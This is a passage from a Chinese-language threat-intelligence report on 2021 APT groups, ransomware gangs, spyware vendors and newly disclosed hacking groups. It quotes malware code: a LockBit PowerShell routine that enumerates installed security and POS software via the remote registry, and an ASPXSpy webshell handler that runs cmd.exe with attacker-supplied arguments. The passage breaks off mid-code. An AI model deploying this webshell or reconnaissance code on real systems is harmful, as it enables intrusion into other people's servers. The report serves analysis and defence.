疑似具有俄罗斯背景。攻击目标为以格鲁吉亚、乌克兰为主的俄罗斯西南方向的欧洲国家，涉及行业目标包括政府机构、军队等，除此之外还包括密币等相关企业机构。攻击中以漏洞文档、宏文档、伪装安装包、Lnk文件、ISO镜像为介质，进行钓鱼攻击。

2021年7月，安恒威胁情报中心猎影实验室捕获到一例恶意攻击样本，通过对样本进行溯源分析我们发现该样本疑似俄语国家的黑客团伙SaintBear针对格鲁吉亚的一次攻击行动。样本以格鲁吉亚在2021-2022的战略计划为主题，当受害者打开恶意文档触发宏代码后，样本会下载载荷并收集受害者电脑用户区的文档联网回传至攻击者服务器。



样本名为“დევნილთა2021-2022 წლებისსტრატეგიისსამოქმედოგეგმა.doc”（md5：900e892c8151f0f59a93af1206583ce6），使用的语种为格鲁吉亚语，意为“国内流离失所者2021-2022年战略行动计划”：

Gamaredon

也被称为Primitive Bear组织，该APT组织疑似具有东欧背景，其最早的攻击活动可以追溯到2013年，主要针对乌克兰政府机构官员、反对党成员和新闻工作者，以窃取情报为目的，该组织在2021上半年持续活跃。

在东欧地区最活跃的攻击者，相比于其他攻击者低调的行事风格，Gamaredon并不在意自己的入侵痕迹，也不掩盖自己在攻击中暴露的特征。

2021年4月，研究人员发现一起针对乌克兰政府官员的攻击活动，该活动最早于2021年1月出现，至少持续到3月下旬。攻击者使用了时事主题相关的诱饵文档，目前尚不清楚该起恶意活动的目的，研究人员以高置信度将其归因于俄罗斯赞助的Gamaredon网络间谍组织。

其中一例文档内容


НАЦІОНАЛЬНА АКАДЕМІЯ НАУК УКРАЇНИ
ІНСТИТУТ ІСТОРІЇ УКРАЇНИ

Кваліфікаційна наукова праця

на правах рукопису

УДК 94:327](659.4)(477-497.2)"1991/2018"(043.3)

ТЕРТИЧНА Анна Вікторівна

ДИСЕРТАЦІЯ
«ПУБЛІЧНА ДИПЛОМАТІЯ
В УКРАЇНСЬКО-БОЛГАРСЬКИХ ВІДНОСИНАХ
(1991–2018 рр.)»

07.00.02 – Всесвітня історія

Подається на здобуття наукового ступеня кандидата історичних наук.
Дисертація містить результати власних досліджень. Використання ідей, результатів і текстів інших авторів мають посилання на відповідне джерело

А. В. Тертична

Науковий керівник:
МАТЯШ Ірина Борисівна,
доктор історичних наук, професор

攻击团伙活动篇


灰黑产行业在2021年飞速发展，一些网络犯罪团伙甚至表现出APT组织的攻击能力，其中以勒索软件组织和间谍软件供应商最为突出。以Colonial Pipeline攻击事件为例，针对关键基础设施的勒索攻击会给全球实体造成巨大影响，大型勒索软件团伙的实力不容小觑。另外，间谍软件也是在2021年引起高度关注的威胁，其具有高复杂性、难追溯性等特点。商业间谍软件行业能够提供丰厚的利润回报，因此间谍软件服务逐渐成为复杂、国际化、具有巨大潜在威胁的产业。2021年披露了多起间谍软件攻击事件，引发了各界强烈的恐慌。

勒索软件团伙

2021年发生了约2000多起勒索软件攻击事件，攻击者的活动主要集中在上半年，下半年披露的勒索事件数量有所放缓，这可能与5月份美国管道勒索事件有关，自该事件发生以来，各国政府就拟定多种政策，打击以勒索软件为主的网络犯罪活动，一些勒索团伙因担心被执法部门逮捕而宣布解散退出，其中包括Avaddon、BABUK、DarkSide、REvil和BlackMatter。

勒索团伙宣布解散很可能是一种策略，以分散执行人员的注意力或逃避经济制裁，这些组织的成员通常会在解散后再次重组，并以新的名称、新的目标、新的勒索规则完成品牌重塑，并继续进行勒索攻击活动。例如DarkSide在解散后重组成BlackMatter，在DarkSide美国管道事件后的不久，该组织就宣布解散，但一个月后，就出现了名为BlackMatter的新勒索组织，研究人员发现BlackMatter与DarkSide在攻击中使用的是相同的特殊加密方法，虽然不能完全确认BlackMatter是DarkSide的品牌重塑，但BlackMatter组织的部分成员很可能来自DarkSide。11月份，BlackMatter组织因执法压力宣布解散，但不排除未来该组织会以新的品牌重塑再次卷土重来。

以下是过去几年勒索软件组织品牌重塑的大致时间线。




下面将介绍一些2021年仍在活跃的勒索软件组织。

Conti

Conti是目前攻击频率最高的勒索软件之一，Conti勒索软件在2019年12月首次被发现，并在2020年7月作为个人的勒索软件即服务（RaaS）模式开始运营，其核心团队负责管理恶意软件和 Tor 站点，而招募的附属机构则负责执行网络渗透和加密设备操作。Conti使用各种流行的恶意家族传播勒索软件，包括TrickBot、BazarBackdoor和Anchor木马。Conti团伙曾发起广泛的攻击，包括针对塔尔萨市、爱尔兰卫生服务执行局（HSE）和众多医疗保健组织的攻击。根据Conti在博客发布的受害者数据来看，2021年约有500个组织遭到Conti勒索软件攻击。


2021年8月5日，Conti勒索团伙的分支机构成员，因劳资纠纷问题发帖公开泄露Conti团队内部的培训材料，内容涉及该团伙渗透测试团队的俄语操作技术手册和用于进行勒索攻击的工具，另外还有Conti托管Cobalt Strike C&C服务器的IP地址。



泄露事件披露了Conti内部利益分配问题，但并未对该组织造成任何影响，Conti在后续的攻击活动中依然持续活跃。


2021年10月，Conti入侵了格拉夫（Graff）英国高端珠宝公司，并声称窃取了大约11000名客户数据，涉及69000份文件，占文件总数的1%，其中包括与与唐纳德·特朗普大卫·贝克汉姆和菲利普·格林爵士，以及与沙特、阿联酋和卡塔尔王室成员相关的信息。在攻击发生后的不久，Conti组织发布声明，向阿拉伯海湾皇室成员道歉，明确表示将删除与沙特皇室成员有关的任何信息，并保证这些信息不会遭到曝光和审查。

Conti发布的公开道歉声明



Conti的删除操作及道歉声明是为了避免遭到报复性打击，此外，该组织还表示在以后的运营中将严格执行数据泄露审查流程。

在11月19日，ProDraft的研究人员发布了一份关于Conti组织的详细报告，根据报告中的统计数据表示，Conti 组织在2021年7月至 11月期间赚了2550万美元。



LockBit 2.0

LockBit勒索软件自2019年9月开始运营，属于勒索软件领域的边缘参与者，该组织在2021年6月进行了一次重大升级，更新并重新设计Tor站点，增强LockBit勒索软件的数据上传和加密文件速度，另外还增加多种高级功能，并推出新版本的LockBit 2.0勒索软件即服务（Raas）平台，Darkside、Avaddon和Revil停止运营之后，LockBit 2.0一跃成为最大的RaaS平台之一。

升级后的LockBit 2.0在技术能力方面更加精进，可在入侵后的几小时内掌握内网节点之间的连接，迅速使整个网络瘫痪，并迫使受害者支付赎金。根据SophosLabs发布的一份报告表示，在一起攻击事件中，LockBit成功入侵网络后，仅用了3小时就对目标网络的25台服务器和225个工作站完成了加密操作。LockBit的攻击范围并不大，并只针对特定的目标系统，攻击者通过正则表达式解析本地 Windows注册表，查找与关键字匹配的项，当检查所生成的指纹表明是针对的目标系统时，恶意代码才会部署LockBit勒索软件。

在 WINdows 注册表中搜索 LockBit 攻击者感兴趣的软件的代码

```
function bnk-eduwas {
param (
    [Parameter(ValueFromPipeline=$true)]
    [string[]]$ComputerName = $env:COMPUTERNAME,
    [string]$NameRegex = '(Opera|Firefox|Chrome|TAX|OLT|LACERTE|PROSERIES|Virus|Firewall|Defender|Secury|Anti|Comodo|Kasper|Protect|
    Point of Sale|POS)'
)
foreach ($comp in $ComputerName) {
    $ugciowhrytdnvlsbqewp_40buxaos = '','\Wow6432Node'
    foreach ($ugciowhrytdnvlsbqewp_40buxao in $ugciowhrytdnvlsbqewp_40buxaos) {
        try {
            $apps = [Microsoft.Win32.RegistryKey]::OpenRemoteBaseKey('LocalMachine',$comp).OpenSubKey
            ("SOFTWARE$ugciowhrytdnvlsbqewp_40buxao\Microsoft\Windows\CurrentVersion\Uninstall").GetSubKeyNames()
        } catch {
            continue
        }
        foreach ($app in $apps) {
            $program = [Microsoft.Win32.RegistryKey]::OpenRemoteBaseKey('LocalMachine',$comp).OpenSubKey
            ("SOFTWARE$ugciowhrytdnvlsbqewp_40buxao\Microsoft\Windows\CurrentVersion\Uninstall\$app")
            $name = $program.GetValue('DisplayName')
            $str = ''
            if ($name -and $name -match $NameRegex) {
                $str += $name + ';'
                $str
            }
        }
    }
}
```


LockBit组织还更改了放置在加密设备上的Windows壁纸，试图招募企业内部人员为他们提供访问公司网络的权限，并承诺保证支付数百万美元的酬劳，以换取凭据和访问权限。这一策略似乎是为了排除中间人，直接使用内部人员提供的有效凭据和访问公司网络来快速攻击。

Hive


Hive勒索软件组织于2021年6月首次出现，使用的Hive勒索软件采用Go语言编写开发。该勒索团伙通过购买对某些网络的访问权、暴力破解凭据或鱼叉式网络钓鱼进行初始访问。成功加密文件后，文件将使用.hive扩展名保存。

Hive在赎金通知中为每个受害者分配可以登录Hive门户的专用ID和凭据，受害者可以通过TOR访问Hive页面，与攻击者进行交流，并接收解密器。

Hive网站登录页面



管理员为受害者和附属机构传递消息



自9月起，Hive勒索团伙也开启了勒索软件即服务（RaaS）商业模式，在其网站主页提供了简要总结和关键统计数据，包括支付给附属公司的赎金比例、未来预期会获得多少钱、目前为止的收入，以及已付款的公司数量等。Hive附属机构在与受害人交流时并不直接沟通，而是通过管理员传递消息。受害者给管理员发送的消息对 Hive 附属机构也是可见的，而附属机构发送的消息则由管理员消息转发给受害者。


Hive勒索软件团伙非常活跃，其附属机构平均每天攻击3家公司。11月7日晚，Hive勒索团伙攻击了电子零售巨头MediaMarkt，导致公司IT系统关闭，荷兰和德国的商店运营中断。Hive在攻击后提出了2.4亿美元的天价初始赎金要求。11月中旬，Hive勒索软件团伙攻击了生物制药公司Supernus Pharmaceuticals，加密了公司系统上的部分文件，并渗透了1.5TB的数据。受害者公司来自美国、比利时和意大利等国，主要受害行业是 IT 和房地产。

在10月16日之前，Hive勒索软件团伙的附属公司至少攻击了355家公司。该团伙的数据泄露网站目前只列出了55家没有支付赎金的公司，这表明大部分Hive勒索软件的受害者都支付了赎金。仅在10月到11月之间，该团伙至少获取了650万美元的赎金。

BlackMatter

BlackMatter于2021年7月首次出现，是一个新的勒索软件即服务（RaaS）平台，据说BlackMatter是解散后DarkSide组织成员的品牌重塑，自出现以来引起广泛关注，其自称整合了DarkSide、Revil和LockBlt勒索软件的高级功能。BlackMatter在公共博客中表示，不会攻击特定行业的组织，如医疗保健、关键基础设施、石油和天然气、国防、非营利组织和政府。


BlackMatter发表的博文



BlackMatter还在Exploit和XSS网络犯罪论坛上发布广告，招募附属机构，并表示要购买美国、加拿大、澳大利亚和英国的企业网络访问权限，并且对目标有以下要求：

1.收入超过1亿美元。　　2.网络中有500-15000台主机。

BlackMatter在Exploit发布的广告帖子



BlackMatter团伙表示愿意支付100000美元，以获得这些高价值网络的独家访问权。一旦找到合适的目标，他们将使用访问权限来部署接管公司内部系统的工具，然后部署文件加密有效负载。

该组织在9~10月份极度活跃，并发起了多起攻击活动。

事件时间	受害者	赎金
2021年9月	日本医疗技术巨头奥林巴斯公司	未披露
2021年9月	美国农业供应商NEW Cooperative	590万美元
2021年9月	美国软件解决方案提供商 Marketron	未披露
2021年10月	美国饮料制造商National Beverage	未披露

11月1日，BlackMatter勒索团伙宣布，由于地方当局的压力，该团伙将在48小时内关闭业务及网络基础设施。此后就再也没有关于该组织的任何信息，BlackMatter从7月份开始运营到11月关闭业务，存活时间不足半年，尽管其宣布关闭运营，但不排除其背后的攻击者会通过品牌重塑再次卷土重来。

间谍软件供应商

商业间谍软件是当今最危险的网络威胁之一，据估计，全球的商业间谍软件行业每年利润约增长20%，丰厚的利润回报将助长行业发展，并促使更多的供应商诞生。间谍软件供应商都遵循低调、保密的处事方式，还存在很多尚未被曝光的供应商，在本篇报告中，我们将重点介绍三个提供间谍软件服务或监视产品的间谍软件供应商：NSO Group、Candiru以及Cytrox。

NSO

NSO Group是一家位于以色列的科技公司，于2010年创立，专注于开发仅向政府销售的入侵和监控软件，其部分成员来自以色列的8200情报国家部队，属于该行业中最有影响力的公司之一。

NSO自成立而来，就有源源不断的报告揭露其间谍软件滥用的行为，导致其长期处于聚光灯下，例如卡舒吉记者遇害事件和最近发生的监视名单曝光事件。NSO公司旗下有多款用于移动设备平台的间谍软件，例如Chrysaor和Pegasus。

NSO在2021年高度活跃，其制造的Pegasus间谍软件在多起攻击活动中被发现，例如8月份使用iPhone零日漏洞“FORCEDENTRY”针对巴林活动人士，以及12月份入侵美国国务院员工电话，和最近披露的针对埃及人士的攻击活动。在7月份时，就曾披露关于NSO使用Pegasus间谍软件监听全球近5万个目标电话号码的完整名单，其中包括阿拉伯王室的几名成员、65名企业高管、85名活动家、189名来自美国有线电视新闻网、《纽约时报》和半岛电视台等媒体的记者，还包括600名政府雇员和立法者，并引起广泛关注。

Pegasus是一款结构复杂，功能完善的高级间谍软件，具备阅读短信、监听通话、收集密码、位置跟踪，访问目标设备的麦克风和摄像头，收集应用程序信息等功能。

Candiru

Candiru Ltd是一家专门提供间谍软件服务的公司，成立于2014年，位于以色列特拉维夫，主要业务是向政府客户销售间谍软件，产品包括用于监视计算机、移动设备和云帐户的解决方案。该公司的名称曾进行多次更改，目前的名称是Saito Tech Ltd。

Candiru的客户遍布欧洲、前苏联、波斯湾、亚洲和拉丁美洲。目前发现使用Candiru的国家包括沙特阿拉伯、阿拉伯联合酋长国（UAE）和卡塔尔。目前在巴勒斯坦、以色列、伊朗、黎巴嫩、也门、西班牙、英国、土耳其、亚美尼亚和新加坡观察到至少100名遭Candiru间谍软件感染的受害者。

7月15日，微软披露以色列Candiru公司利用0-day漏洞和DevilsTongue恶意软件的相关攻击细节，该公司是两个Windows 0-day漏洞（CVE-2021-31979和CVE-2021-33771）的开发者。这些漏洞已被用来感染和部署一种名为DevilsTongue的新型间谍软件，并观察到至少100名受害者，遍布地区包括巴勒斯坦、以色列、伊朗、黎巴嫩、也门、西班牙、英国、土耳其、亚美尼亚和新加坡，其目标人员包括政客、活动家、记者、学者、大使馆工作人员。

DevilsTongue是一种具有间谍软件功能的恶意软件，一旦部署在目标的Windows系统上，Candiru的客户就可以完全访问受感染的设备。攻击者通常通过引诱受害者进入托管漏洞利用工具包的网站，利用工具包滥用浏览器漏洞将恶意软件植入受害者的设备，随后滥用第二阶段的Windows漏洞，为其运营商获得管理员级别的访问权限。攻击链非常高级，其使用两个Windows 0-day漏洞，包括两个Chrome零日漏洞（CVE-2021-21166和CVE-2021-30551），一个ie漏洞（CVE-2021-33742），以及两个Windows漏洞（CVE-2021-31979和CVE-2021-33771），这表示Candiru公司具备高水准的黑客能力。

11月16日，研究人员在调查针对中东知名实体网站的水坑攻击时，发现与Candiru公司存在联系。攻击分成两次展开，第一次攻击在2020年3月份开始，于2020年8月结束，第二次攻击从2021年1月开始，持续到2021 年8月上旬。攻击主要针对中东知名实体，也包括小部分来自英国、意大利和南非的受害者，攻击总计危害了数十个网站，除了专门报道中东的新闻网站之外，还包括伊朗外交部、与真主党有关的多个电视频道、也门内政部、也门财政部、也门议会、也门电视频道、叙利亚的中央监督及检查机构、叙利亚的电力部，以及叙利亚/也门的网络服务供应商等。

在第一波的攻击中，黑客会先检查用户的操作系统，只有采用Windows或macOS系统才会成为攻击目标；而在第二波的攻击中，黑客检查的设备指纹更详细了，从系统默认的语言、所使用的浏览器、时区、浏览器插件程序及IP地址等，研究人员表示这是高针对性的定向攻击行动。

此次活动的攻击者使用的一些C2服务器与以色列私营间谍软件公司Candiru公司的域相似。此外，Candiru的武器库中包括适用于Chrome的CVE-2021-21166和CVE-2021-30551，以及适用于Internet Explorer的CVE-2021-33742。这些完整的远程代码执行漏洞利用允许攻击者通过让受害者访问特定URL来控制机器，这表明Candiru具有利用浏览器进行水坑攻击的能力。


Cytrox

Cytrox是一家位于北马其顿的网络军火武器开发商，成立于2017年，在以色列和匈牙利设有子公司。Cytrox隶属于“Intellexa联盟”，该联盟是2019年出现的雇佣间谍软件供应商网络。该公司打造的Predator间谍软件可支持tAndroid与iOS移动平台，Predator的复杂程度和杀伤力可媲美NSO Group公司开发的Pegasus

Cytrox的客户散布在世界各地，包括亚美尼亚、埃及、希腊、印度尼西亚、马达加斯加、阿曼、沙特阿拉伯和塞尔维亚、德国、越南、科特迪瓦和菲律宾。研究人员发现Predator正被Cytrox客户滥用，在全球范围内对其他目标发起攻击。

2021 年 6 月，Predator间谍软件攻击了一位埃及活动人士和一位埃及新闻主持人。其中，埃及活动人士的手机设备同时感染了NSO Group 制造的Pegasus间谍软件和Cytrox开发的Predator，调查显示其在3月份就感染了Pegasus，并于6月份再被Predator感染。

这两位埃及受害者当时使用的iPhone执行的是最新的iOS 14.6系统，攻击者通过WhatsApp发送恶意链接，受害者点击链接时将会感染植入Predator间谍软件。



Cytrox军火公司在此之前并不起眼，其开发的Predator软件也不为人知，在针对埃及的攻击事件被曝光后，未来可能会有更多关于Predator被滥用的攻击活动被披露。

新披露组织

此外，今年披露了一些新的黑客组织，包括雇佣黑客组织Void Balaur、针对中东地区的Agrius组织以及以打击以色列犹太复国主义政权为目标的Moses Staff组织，我们将在下文详细介绍这三个新型攻击团伙。

Void Balaur

Void Balaur是一个新披露的雇佣黑客组织，受经济利益驱使而行动。该组织自2010年起就提供按需入侵服务，最早的黑客活动可以追溯到2015年，Void Balaur一直在窃取目标的电子邮件和高度敏感信息，并将这些私人数据出售给任何愿意支付高额费用的客户，并将其出售给具有雄厚财力和间谍目的的客户。五年期间，Void Balaur展开持续的攻击活动，窃取了包括政治、电信、零售、金融、医疗、生物技术等领域的3,500多名受害者的信息，攻击目标涉及记者、宗教领袖、情报机构的前主管、政府官员，甚至是总统候选人，受害者遍及俄罗斯、美国、以色列、日本和欧洲国家。

Void Balaur窃取的电子邮件目标所在的国家/地区

说明：本图只反映其相对位置，不作为测量依据

Void Balaur的历史活动情况大致如下：

- 2016年至2017期间，Void Balaur攻击了乌兹别克斯坦的敏感人士和记者。
- 2020年9月，Void Balaur在攻击活动中针对白俄罗斯的政治人物、总统候选人和反对党成员。
- 2020年9月至2021年8月期间，Void Balaur持续攻击了俄罗斯最大的企业集团之一的董事会成员、董事和高管及其家庭成员。
- 2021 年 9 月，Void Balaur针对的目标包括一个东欧国家的前情报机构负责人、五名现任政府部长（包括国防部长）和两名国民议会议员，目的是窃取这些官员的私人电子邮件地址。

除了政治目标之外，Void Balaur的另一组目标包括处理大量个人敏感数据的组织，这些数据可用在出于经济动机的攻击当中。

其中包括：

- **移动电信公司**
- **蜂窝设备供应商**
- **无线电和卫星通信公司**
- **ATM供应商**
- **销售点（POS）系统供应商**
- **金融科技公司和银行**
- **商用航空公司**
- **俄罗斯至少三个地区的医疗保险机构**
- **俄罗斯的IVF诊所**
- **提供基因检测服务的生物技术公司**

Void Balaur还使用了高度专业化的恶意软件，其中一种恶意软件名为Z*Stealer，其旨在从不同类型的软件（例如即时消息应用程序、电子邮件客户端、浏览器和远程桌面协议（RDP）程序）中收集凭据，还具有窃取加密货币钱包的功能。另一种恶意软件为DroidWatcher，与Z*Stealer类似，DroidWatcher也用于信息窃取，同时具有间谍和远程跟踪功能，允许其用户访问位置和通信信息。

从Void Balaur组织过去攻击的时间戳中收集的详细信息还表明，该组织以严格的工作时间表进行工作。Void Balaur通常在格林威治标准时间早上6点左右开始工作，工作到晚上7点左右。而在格林威治标准时间晚上10点到凌晨4点几乎没有任何活动，Void Balaur每周工作七天并且在圣诞节或夏天不会休长假。而且该组织只在俄语地下论坛进行广告营销，以上信息表明，Void Balaur组织很可能在前苏联加盟共和国的领土上进行运营。

Agrius

Agrius组织是今年新披露的黑客组织，自2020年初以来一直活跃，最初针对中东地区，但自2020年12月以来，该组织将攻击重心转移到了以色列。Agrius组织使用的服务器与伊朗互联网域名有关，活动恶意代码从伊朗和其他中东国家上传，因此研究人员认为该组织与伊朗有关。

Agrius威胁组织在访问目标面向公共的应用时，利用VPN服务（主要是ProtonVPN）进行匿名化，随后将部署webshell，或使用目标组织的VPN解决方案访问目标。Agrius部署的webshell大多是ASPXSpy的变体。

```
public string base64ToStr(string instr)
{
byte[] tmp=Convert.FromBase64String(instr);
return Encoding.Default.GetString(tmp);
}
protected void FbhN(object sender,EventArgs e)//submit cmdshell
{
try
{
Process prcsss=new Process();
prcsss.StartInfo.FileName=base64ToStr(kusi.Value);
prcsss.StartInfo.Arguments=base64ToStr(bkcm.Value);
prcsss.StartInfo.UseShellExecute=false;
prcsss.StartInfo.RedirectStandardInput=true;
prcsss.StartInfo.RedirectStandardOutput=true;
prcsss.StartInfo.RedirectStandardError=true;
prcsss.Start();
string poutPut=prcsss.StandardOutput.ReadToEnd();
poutPut=poutPut.Replace("<","&lt;");
poutPut=poutPut.Replace(">","&gt;");
poutPut=poutPut.Replace("\r\n","<br>");
tnQRF.Visible=true;
tnQRF.InnerHtml="<hr width=\"100%\" noshade/><pre>"+poutPut+"</pre>";
}
catch(Exception error)
{
errorshow(error.Message);
}
}
```

修改的ASPXSpy

```
protected void FbhN(object sender,EventArgs e)//submit cmdshell
{
try
{
Process prcsss=new Process();
prcsss.StartInfo.FileName="c:\\windows\\system32\\cmd.exe";
prcsss.StartInfo.Arguments=bkcm.Value;
prcsss.StartInfo.UseShellExecute=false;
prcsss.StartInfo.RedirectStandardInput=true;
prcsss.StartInfo.RedirectStandardOutput=true;
prcsss.StartInfo.RedirectStandardError=true;
prcsss.Start();
string poutPut=prcsss.StandardOutput.ReadToEnd();
poutPut=poutPut.Replace("<","&lt;");
poutPut=poutPut.Replace(">","&gt;");
poutPut=poutPut.Replace("\r\n","<br>");
tnQRF.Visible=true;
